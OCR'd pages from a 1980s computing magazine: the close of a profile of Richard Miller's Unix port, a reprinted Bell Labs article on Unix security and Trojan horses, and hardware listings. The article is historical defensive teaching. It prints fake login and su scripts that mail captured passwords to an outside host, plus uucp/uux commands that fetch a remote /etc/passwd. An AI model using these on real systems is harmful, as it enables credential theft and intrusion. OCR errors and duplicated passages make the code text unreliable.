Richard Miller left Wollongong in 1981. In spite of his achievements the University of Wollongong was unable to provide him with a research computer dedicated to his own use, so he still had to test his programs and ideas between 10 pm and 8 am. Since leaving Wollongong, Richard has, among other software developments, performed several additional Unix ports. He is probably the only person in the world who has performed five ports of four different versions of Unix (Release 6, Release 7, Berkeley 4.1 and System 5.2) to four different target machines (Interdata 7/32, Perkin-Elmer 3200 series, National Semiconductor 16000 series and Motorola 68000).

Unix porting is commonplace now, but even today a port seldom exceeds in speed and elegance the six months it took Richard Miller to take a system he had never seen before to a new computer, where it was not supposed to work well, and to make it work better than the native operating system.

There is no better way to summarise the achievement of the first port of Unix than by quoting Dr Douglas McIlroy, the Head of the Computing Techniques Research Department at Bell Laboratories, who said:

> "We here at Bell Laboratories were truly dumbfounded when this visitor from an unknown school in Australia reported his elegant procedure and remarkable success. Our own people took considerably longer to move Unix to an Interdata machine, not because they were not as clever but because they had a different objective: a portable Unix rather than a Unix port. But I think they'd have blinked before undertaking the heroic effort that Richard Miller did, and he did not even have a Unix computer to port from." □



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

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

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CRACK A UNIX TODAY

Unix, the breakfast of champions? So it seems — cracking Unix is everyone's favourite sport. Is it just because Unix is surrounded by university hackers, or are there fundamental flaws in the system's security? Perhaps it's a bit of both: many of the features that make Unix so versatile and attractive also leave it open to misuse, while inventive hackers have also gone to extraordinary lengths at times to find a way past the 'armour'. Bell Laboratories engineers Frederick T Grampp and Robert H Morris have the inside story on why Unix is so easy to crack — and how you can stop it happening.

 Laboratories Technical Journal, Vol 63, No 8, October, 1984.

EDUCATE USERS ABOUT BAD PASSWORDS AND GOOD PASSWORDS

It's easy to run a secure computer system — you simply disconnect all dial-up connections, permit only direct-wired terminals, put the machine and its terminals in a shielded room, and post a guard at the door. No problems ...

There are many Unix systems run under exactly these conditions — usually those that contain classified or sensitive defence information. If someone tells you Unix lacks security, you can always show them one of these!

For the rest of the world, there is a number of options that provide a measure of security almost as good — for example, systems which respond to a dial-up call by calling back on a preassigned number. The Unix system is, however, unlike many commercially available operating systems which make it essentially impossible to create or install any user software or application software without administrative help — their security measures work by restricting access to the system and by reducing the powers that the system gives its users.

Unix was designed to increase, not decrease, the power and flexibility available to its users. It was designed to be easily accessible and to facilitate communication within its user community.

Most Unix systems, not surprisingly, are of the dial-up variety. They provide their users with a general programming ability — to create, install, and use their own programs. All but a few of their files are at least readable by anybody, and most such systems have access to thousands of other systems via remote mail and file transfer facilities. That is, people use the Unix system as its creators intended it to be used.

Password Security

The most important, and usually the only, barrier to the unauthorised use of a Unix system is the password a user must type to gain access to the system. Much attention has been paid to making the Unix password scheme as secure as possible against would-be intruders. The login password is encrypted in a one-way transformation, and compared to the encrypted password previously stored in the passwords file. There is no readable record anywhere of the user's password.

No method appears to be known to ex- ▷

tract a user's password from the encrypted version that is stored, so the brute-force attacks won't work. However, it turns out to be easy to write programs that are extremely successful at extracting passwords from password files, and that are also very economical to run. They operate by guessing what a user's password might be, and then trying over and over until the correct one is found.

Such programs are commonly called password crackers. They were virtually unheard of five years ago, but are widely known today. They work by encrypting a good guess as to what a person's password might be, and comparing this with the encrypted password in the file. Good guesses can be made without any personal knowledge of the people listed in the password file — the file itself provides clues.

The most important clue is the login name — people who are naive about security issues often use login names or variations thereof as passwords. For example, if the login name is abc, then abc, cba, and abcabc are excellent candidates for passwords.

Experiments involving over one hundred password files have shown that a program which uses only these three guesses can be counted on to deliver between eight and 30 percent of the passwords in cases where neither users nor system administrators have been security-conscious.

Make it difficult for outsiders to obtain a copy of a machine's password file. An intruder who is denied a copy of the file must resort to dialling into the target machine and making guesses interactively via the normal login sequence.


Other clues can also be had from the password file. There is a comments field that is used in most systems to provide information about a user. It usually contains things like surname, given name, address, telephone number, project name, and so on, all of which can be extremely rewarding to try.

Finally, if an intruder knows something about the people using a machine, a whole new set of candidates is available. Family and friends' names, car registration numbers, hobbies and pets are particularly productive categories to try interactively in the unlikely event that a purely mechanical scan of the password file turns out to be disappointing.

Once the hazards are known, remedial steps can be taken to bolster password security:

- Make it difficult for outsiders to obtain a copy of a machine's password file. An intruder who is denied a copy of the file must resort to dialling into the target machine and making guesses interactively via the normal login sequence.
- Remove the encrypted passwords from the password file and place them in a parallel file that is unreadable to the general public and to networking programs like *uucp*. A considerate touch here is to replace the encrypted fields in the password file with random strings of the proper length and in the alphabet of encrypted passwords. This has the potential for not interfering with legitimate programs that might use the file, and wasting large amounts of an intruder's time.
- Likewise, keep the comment field elsewhere.
- Modify the password program to prevent users installing easily derivable passwords such as abcabc.
- Educate users about bad passwords and good passwords. One recipe for good passwords is to pick some common word that is easily remembered but in no way associated with its owner, and then to botch it in some way so that it will not be found in a dictionary (by misspelling it, adding punctuation, and so on).

It takes continuing ingenuity to keep up with prevailing silly practices in choosing passwords. Several years ago, new software was distributed that required all new passwords to contain at least six characters and at least one nonalphabetic character. The authors made a survey of several dozen local machines, using as trial passwords a collection of the 20 most common female first names, each followed by a single digit. The total number of passwords tried was, therefore, 200. At least one of these 200 passwords turned out to be valid on every machine surveyed!



Files and File Systems

Every file in a Unix system has associated with it a set of permissions that specifies who can access the file and how. The permissions are kept in a nine-bit field that is part of a variable called *mode*, which is part of a larger structure called an *i-node*, which ▷

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

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describes the file.

These bits specify read, write, and execute permissions for the owner of the file, others in the owner's group, and everybody else. In Unix software and writings about it, the permissions field is most often presented as either a three-digit octal number or a nine-character string. For example, the mode of a file that can be read, written, or executed by its owner, read and executed by members of the owner's group, and read by everybody else would be 754 or rwxr-xr—

All such permission checking is bypassed if the user is the *super-user*.

We must mention two additional things about directories. First, since a directory cannot be executed, the bits that would be used to specify execute permissions are instead used to specify search permissions; that is, the ability to climb into a directory or to use it as a component of a path name. Second, underlying directory permissions can adversely affect the safety of seemingly protected files.

Suppose that *d* is a directory whose mode is 730 that contains a file *f* of mode 644, that both *d* and *f* have the same owner and group, and that *f* contains the text *something*. Disregarding the super-user, no one besides the owner of *f* can change its contents, since only the owner has write permission. Notice, though, that anyone in the owner's group has write permission for *d*, so that any such person can remove *f* from *d* and install a different version:


Some early versions of the mail command, which ran as super-user, to be able to write in protected mailboxes, could be coaxed to do things like appending lines to the password file.

```
rm d/f
echo something else>d/f
```

which for most purposes is the equivalent of being able to modify *f*. Further, had *f* been a directory rather than a file, the same person could have moved it (and all its contents) elsewhere and replaced it with an entirely new structure. Thus, to ensure a file cannot be modified, it is necessary that:

- The file itself be write-protected.
- The directory containing it, and all lower directories, be similarly protected.
- Group permissions must be considered. This last is especially important if most of the users of a system are in the same group, as is the default case on most Unix systems.

The mode of an existing file can be changed with the *chmod* command, or, from a C program, by using the system call of the same name. The ownership of a file is changed by using the *chown* command and system call. Some versions of Unix restrict *chown* to the super-user. Others also permit ▷



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

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

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

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the owner of a file to give it away to someone else. The latter convention provides an opportunity for fraud on systems whose users are charged for their disk space, but there is also a subtler problem that will be discussed in the next section.

Finally, when a file is created, it is given the owner and group IDs of the user who created it, and a mode that corresponds to an argument of the *creat* or *open* system calls, modified by a user-supplied parameter called a *umask*.

A Change Of Identity

The *set-userid* (SUID) facility is a novel and useful feature in the Unix system. It allows a program to be constructed in such a way that the individual or group ID, or both, of the user who executes the program is changed temporarily for the duration of the program's execution.

This makes it trivially easy to write programs that would be difficult or impossible to implement on other operating systems. Any user can set up a game that keeps a score file which is normally protected from others but is open for writing and reading to anyone who is currently playing the game. There are some programs that are similarly easy to write, like *ps*, which shows what is going on in the system (by reading operating system memory locations); *df*, which shows disk utilisation (by reading the physical disk); and *passwd*, which lets a user write in the password file to change a password.

If any user of the system were free to issue the following sequence of commands:

```
cp/bin/sh a.out
chmod 4777 a.out
chown root a.out
```

the result would be a shell that would give super-user privileges to anyone who executed it. The danger is obvious, and is disabled by the design of the *chown* and *chmod* commands and system calls.

The clear danger is taken care of, but the feature is by no means tame. Over the years it has provided truly horrid security flaws in various versions of the system. Some early versions of the *mail* command, which ran as super-user, to be able to write in protected mailboxes, could be coaxed to do things like appending lines to the password file. Some versions of *login*, when invoked after all available file descriptors were in use, would log a user in as the super-user. Sending a quit signal to a running SUID program would produce a writable SUID file called *core*, suitable for debugging and other things. The list is long, but the point is made: the SUID facility is a very powerful tool, and like all powerful tools it must be handled with care. Here are some hints about care.

The most desirable identity for the intruder to assume is that of the super-user. System administrators acquire super-user privileges by executing a program called su. The su command asks for the root password and bestows systemwide privileges to those who type it correctly.

SUID programs should be used only when there is no other way to get a desired result. On most Unix systems, perhaps a dozen SUID programs, excluding games, are really needed. A lax attitude about SUID programs, combined with a 'quick and dirty' programming style, can produce disasters.

It is difficult, when users are writing all but the most trivial programs, to determine in advance that the program will be correct. Programs sometimes do the most amazing things in unforeseen circumstances. When SUID programs are being designed and written, it is particularly important to pay attention to simplicity of function and cleanliness of implementation, since unexpected behaviour can easily produce security holes.

Escapes from SUID programs — child processes that are given a shell — are highly unrecommended. If these cannot be avoided, the designer must carefully consider the consequences of inherited files, signals, the shell's environment, and so on.

SUID programs that are writable by anyone besides their owners should be considered threatening.

The Trojan Horses

A favourite tool of the intruder is the Trojan horse. As the name implies, a Trojan horse is a program that an intruder gives to an unsuspecting user of a system. It does what it is obviously supposed to do, but it also quietly performs some malfeasance on behalf of the intruder. The technique has been around for thousands of years, and it still works splendidly. Here are some modern instances.

A favourite used to capture someone's password is to simulate an unsuccessful login attempt, as if the user had made a ▷

typing mistake, and that is a horse of a different colour. The program is written thus:

```
echo -n"login:"
READ X
stty -echo
echo -n"Password:"
READ Y
echo""
stty echo
echo $X $Y  mail outside!creep&
sleep 1
echo Login incorrect
stty 0>/dev/tty
```

The shell script is simplicity itself, with a few kindnesses added to make its victim feel more at home. It asks for a login name and then a password, mails these to the bad guy, announces failure, and hangs up the phone. The user then dials the computer, gets a real login command, carefully types what is asked for, and goes about business as usual, unaware of the swindle.

Once on the target machine, the intruder can use similar horses to acquire the privileges of other users. One of the most frequently used commands on Unix systems is *ls*, which is Unix system shorthand for "tell me some things about these files". The *ls* command can be used in many contexts and with many options, but as was the case with login, a trivialised version can give joy to an intruder:

```
>somewhere/.harmless
chmod 6777 somewhere/.harmless
sleep 2
echo "{ls: not found"
rm ls
```

It is placed in an executable file named *ls* in any writable directory that the victim will search for commands before looking in */bin*. When executed, it creates a writable file called *.harmless* in some far corner of the machine, with the SUID bits turned on the file's permission mask. It then prints {*ls: not found*, erases itself, and exits.

The { is indicative of a noisy telephone line. People are used to it, and will automatically retype a command that gets such a hit. When the command is retyped, the horse is gone, and the real *ls* is executed. Sometime later, the intruder will copy the shell into *.harmless*, execute it, and assume the identity of the victim.

The most desirable identity for the intruder to assume is that of the super-user.

There is no defence against the login horse except user education. Anyone who walks up to a previously unattended terminal that says 'login:' and types in the keys to the machine is fair game.

System administrators acquire super-user privileges by executing a program called *su*. The *su* command asks for the root password and bestows systemwide privileges to those who type it correctly. A horse named *su*, placed where it will be executed by a system administrator, can usually be relied on to send a gift within hours:

```
stty -echo
echo -n"Password: "
READ X
echo ""
stty echo
echo $X  mail outside!creep&
sleep 1
echo Sorry.
rm su
```

Horses like this are easy to make and can be custom-tailored to suit a wide variety of applications. Knowing how they work suggests ways to defend them, as discussed below.

In order for horses like *ls* and *su* to work, they must be planted in places where they will be executed by their intended victims. If the directories that are searched prior to */bin* are not writable by the intruder, the horse cannot be planted. Such protection is most important for system administrators.

Modifying the (real) *su* program so it insists upon being invoked by a full path name is very effective. The change is trivial — the program needs only to check that the first character of its zeroth argument is /. Legitimate users very quickly fall into the habit of typing */bin/su* rather than *su*, thereby guaranteeing that the official version gets executed, regardless of whether a horse is nearby. A further recommended change to *su* is that on successful invocation it changes the PATH string so only */bin*

and */user/bin* will be searched for commands. This prevents nonstandard versions of commands like *ls* from being executed with super-user privileges.

There is no defence against the login horse except user education. Anyone who walks up to a previously unattended terminal that says 'login:' and types in the keys to the machine is fair game.

Remote-control Robbery

Several times in the previous discussion it was tacitly assumed that files pertaining to the security of a system — in particular, the password file — might very well be available to an intruder who had not yet managed to penetrate the system. It turns out that the same communications programs that facilitate the exchange of ideas and information among people on different machines can, unless great care is taken, be used to subvert a machine from a safe distance.

The *uucp* program makes it possible to copy files from one Unix system to another, and is the workhorse of Unix networking. Indeed, the ease of information interchange by way of *uucp* and programs like *mail* that use it accounts for much of the usefulness and popularity of the Unix system.

The problem with *uucp* is that, if left unrestricted, it will let any outside user execute any commands and copy out or in any file that is readable/writable by a *uucp* ▷

login user. It is up to the individual sites to be aware of this and apply the protections they think are necessary. If the administrator of a site is naive or inattentive, getting a password file from that site can be as easy as typing:

uucp -m target!/etc/passwd gift

to copy the remote machine's password file to a local file called gift (the -m option is a convenience, not a necessity; it causes uucp to send mail to the intruder when the gift has arrived). Three years ago, this ploy was almost certain to succeed. Today, many (but not all) systems have restrictions on which files can be accessed and by whom. Typically, they restrict access to a directory reserved for that purpose:

/usr/spool/uucppublic.

If the direct approach is spurned, *uux* might be tried. The *uux* program is part of the *uucp* system. It causes execution of programs to take place on remote systems Its main use — in practice, almost its only use — is to start up the mail delivery machinery on a remote system after *uucp* has delivered the mail files to a spooling area. Like *uucp*, though, it has full generality built in, and it may be possible to successfully execute a command like:

uux "target!cat </etc/passwd>/usr/spool/uucppublic"

This copies the password file to the remote machine's spool directory, from which it can later be plucked. Like *uucp*, *uux* may have some restrictions, but there is a difference: to ensure generality, the remote system passes the arguments of *uux* to a shell for interpretation and execution. The far end of a *uucp* transaction needs only to see whether access to some file is legitimate, but the far end of a *uux* transaction must examine the command and its context and decide whether the result will be harmful. The latter is extremely difficult, because the shell, like most other macroinstruction processors, has some very complex quoting conventions deliberately designed to hide certain types of strings until the proper time for their expansion. An intruder with sufficient shell programming experience is likely to succeed here.

Finally, given that neither *uucp* nor *uux* will perform as directed, there is always the option of making a private copy of *uucp*. No special permissions are required, either to run the program or to access the telephone diallers. The private copy can assert that it is calling from anywhere, and there is no way for the called machine to verify the claim. Thus, an intruder stands a good chance of dialling into one of a cluster of friendly machines, masquerading as one of the family, and finding access permissions greatly relaxed.

Consider two machines, one on which very careful attention has been paid to security concerns, and another on which security issues have been utterly neglected. An intruder on the weak machine need only install a horse ...

Another communications program, called *cu*, is especially appealing to intruders. The name stands for 'call Unix'. It allows a user of a Unix system to call another system, not necessarily a Unix system, and to conduct an interactive session on the remote machine. A typical *cu* session starts like this:

```
$ cu 5551212
Connected
remote
login: user
Password
$ (session from here until .)
...
...
```

Note the sequence of events. The *cu* command is invoked and given the telephone number of the remote machine. A connection is made, and the user is asked for a login name and a password. If these are correctly given, the session proceeds as if the user had dialled in manually. The session ends when the user types a line beginning with '.'.

Consider two machines, one on which very careful attention has been paid to security concerns, and another on which security issues have been utterly neglected. An intruder on the weak machine need only install a horse — a version of *cu* that, in addition to making connections, also copies the first few lines of a session somewhere — to obtain the keys to the strong machine.

The *ct* command causes a machine to call out to a terminal in order to let that terminal log in to the machine. It is otherwise identical to the *cu* command, but from an intruder's point of view, the target machine gets to pay the phone bill (that's what we call adding insult to injury!). This reduced cost is counterbalanced by the greatly increased risk of getting caught by audit procedures.

Given that a remote machine cannot reliably identify its caller, allowing the remote execution of arbitrary commands is a sure way to invite trouble. Remote execution of a shell is deadly, but even an innocuous command like *cat* can be used to an intruder's advantage. The *uucp* program that is used by most Unix machines was not written with security in mind. It can do just about anything, and it is up to the system administrator to restrict its capabilities. The cure is to rewrite *uucp* so that it is able to deliver mail, to copy files to and from spool directories, and to send out data only when it has initiated the connection. We did this in our research environment some time ago. Other efforts are in progress elsewhere.

The *cu* program can be a security disaster. Banning it from a machine or restricting access to devices will do no good at all, for the obvious reason. The best that can be done is to educate users:

- Do not use cu from a machine that is not trusted.
- Do not use cu to a machine that is not trusted.
- Do not browse on the remote machine.

(This advice is remarkably similar to that which parents give their children: "Do not go for a ride with a stranger.")

Caught In Your Own Trap

It is one thing to clean up a system by plugging open holes, and quite another to install security machinery that collects evidence of possible chicanery. The latter can be very useful or very dangerous, depending on how it is done, since it often happens that information that is helpful to system administrators can be just as helpful — or more so — to an intruder. Here are some security tools that can help weaken system security:

Logging *su* activity: The *su* command allows a user to assume the identity of any

other user (the default being *root*, the super-user) if the password corresponding to the desired new identity is correctly given. As a security measure, most implementations of *su* also append a line to a log file called *sulog*. Now consider the plight of an intruder who has just used a borrowed password to break into a strange machine, and who now has the task of locating the important people from among perhaps hundreds in the password file — for them, *sulog* is a list of horse targets.

If sulog exists on a machine, no matter how it is protected or what it is called, there is a potential risk for the administrator but none for the knowledgeable intruder. The way to reverse the score is to keep the tracks off the machine, where they cannot be accessed, even by the super-user. The paper console copy in the machine room is a very good place, especially if the system administrator reads it occasionally.

Recording unsuccessful login attempts: Some systems record unsuccessful login attempts. The login name, time, and terminal number are stored, but the password used is not, for the obvious reasons. The intent of such login is to alert the system administrator that an intruder stands at the door making guesses at the key.

It is one thing to clean up a system by plugging open holes, and quite another to install security machinery that collects evidence of possible chicanery. The latter can be very useful or very dangerous, depending on how it is done.

One reason that login attempts fail is that people sometimes type a password when asked for a login name. Whether this is due to haste, carelessness, inattention, or sluggish system response during peak hours is not known. What is known is that collecting login names from unsuccessful access attempts will almost invariably collect a few passwords as well, and that any login name thus collected that is not found in the system's password file is almost certainly a password. Finding the match is not difficult ...

Disabling accounts based on unsuccessful logins: Some systems will count the number of consecutive login attempts for a particular user and disable the account after some pain threshold is reached. The magic number is usually three. This ploy has the marginal benefit of annoying would-be intruders who go through the unprofitable exercise of casting spells at the door, hoping it will open. For the intruder who has already gained access to the system, and who wants to get rid of the system administrator, the feature is a blessing:

login: guru
password: foo

repeated the appropriate number of times will assure the intruder of privacy for at least a little while!

The Big Risk: People

By far the greatest security hazard for a system, the Unix system or otherwise, is the set of people who use it. If the people who use a machine are naive about security issues, the machine will be vulnerable regardless of what is done by the local management. This applies particularly to the system's administrators, but ordinary users should also take heed.

The system administrator is responsible for overseeing the security of the system as a whole. Several things are especially important.

- The password file is the most important file to watch in the system. It should not, of course, be writable by anyone other than the super-user, nor should it be available for perusal by anyone who is not currently logged into the machine. For example, it should not be shipped by uucp in response to an outside request.
- Login entries with no passwords are very unwise.
- Group logins, that is, the use of a single login name and password for a number of people, are to be avoided.
- The worst group login, and one that is found on virtually all Unix machines, is *root*, the login name of the super-user. Every time someone logs in as *root*, the system administrator can tell that someone logged in with super-user privileges, but there is no hint as to who that person might be. There is no need for anonymous super-users — it is better to require a normal login and effect ▷

the transformation via the *su* command, especially if *su* leaves tracks on a piece of paper somewhere.

- The use of restricted shells to contain people who log in without passwords or through group logins is simply ineffective.
- Administrators' personal passwords are most important, both to the administrators and to potential intruders. An intruder is happy to get anybody's password that provides access to the machine. If the password is that of a system administrator and thus allows some special group permissions such as *bin*, *sys*, or *uucp*, so much the better. It is strongly recommended that on the machines they maintain administrators use different passwords than they use on any other machines.
- A system administrator should be able to explain the presence of every SUID-root program on the system, and to show that these have at least been looked at for surprises. Compilation from 'clean' source code is helpful, but not always sufficient.
- Protection against horses for people who have super-user privileges is essential. This means checking PATH variables, directories, and files owned by such people to see that the files they execute are writable only by themselves or by trusted administrators. Again, such protection is not sufficient, but it does remove the obvious targets.


Giving away logins and passwords is all too common. The same people who would never consider giving the keys to a company car to a friend are often quite willing to give away the keys to the company computer, even though the potential for loss may be orders of magnitude greater.

The Bad Habits

Users, including system administrators, often have surprisingly bad habits with respect to system security. Here are some of the worst.

- Giving away logins and passwords is all too common. The same people who would never consider giving the keys to a company car to a friend are often quite willing to give away the keys to the company computer, even though the potential for loss may be orders of magnitude greater.
- Obvious swindles tend to be ignored. Most Trojan horses work only because most people have not given any thought to the fact that programs that ask for things like passwords might not be the genuine article. If something goes wrong, they ask no questions.
- Generally, little thought goes into the choice of non-trivial passwords, passwords are not changed except under duress, and a one-size-fits-all attitude is common.
- Carefree networking is the norm, not the exception.
- Sensitive information about projects and people is routinely kept on public machines.

The only approach to these problems is user education. □



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

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Hardware

Colex Hi-Rise DM/6
Supplier: Colex Australia, 31-33 Hume Street, Crows Nest NSW 2065; (02) 439 8766.
Price: $23,274 incl. tax. Price includes Unix System V and facility to run 3 users.
Description: An attractive floor-mounted computer with up to 2 Mbytes of RAM. The DM/6 supports Unix System V, PDOS, CP/M-68K and MS-DOS. It is a two-board computer, with an 80186 used to handle all I/O operations, allowing multiple operating systems to be run simultaneously. Standard VME Bus implementation with 6-slot card page.
Basic Configuration: 25 Mbyte hard disk and floppy and 1 Mbyte of RAM.
Unix version supported: System V.

Convergent Technologies Megaframe
Supplier: Sigma Data Corporation, 11th floor, 157 Walker Street, North Sydney 2060; (02) 957 3777.
Price: $62,400
Description: The Megaframe supports multiple 68010 and 80186 CPUs, 28 Mbytes of RAM and up to 128 users. Systems start with six slots and can be expanded to 36 slots. Software includes five standard languages — COBOL, BASIC interpreter and compiler, FORTRAN 77, Pascal and C. Data management facilities include ISAM, screen generator and sort/merge.
Basic Configuration: C programming language, CTOS operating system, 50 Mbyte removable hard disk, Unix System V, 512 Kbyte terminal processor, 512 Kbyte application processor, 68010 and 80186 CPUs and 256 Kbyte file processor, Qume QVT10 terminal.
Unix version supported: System V (virtual memory).

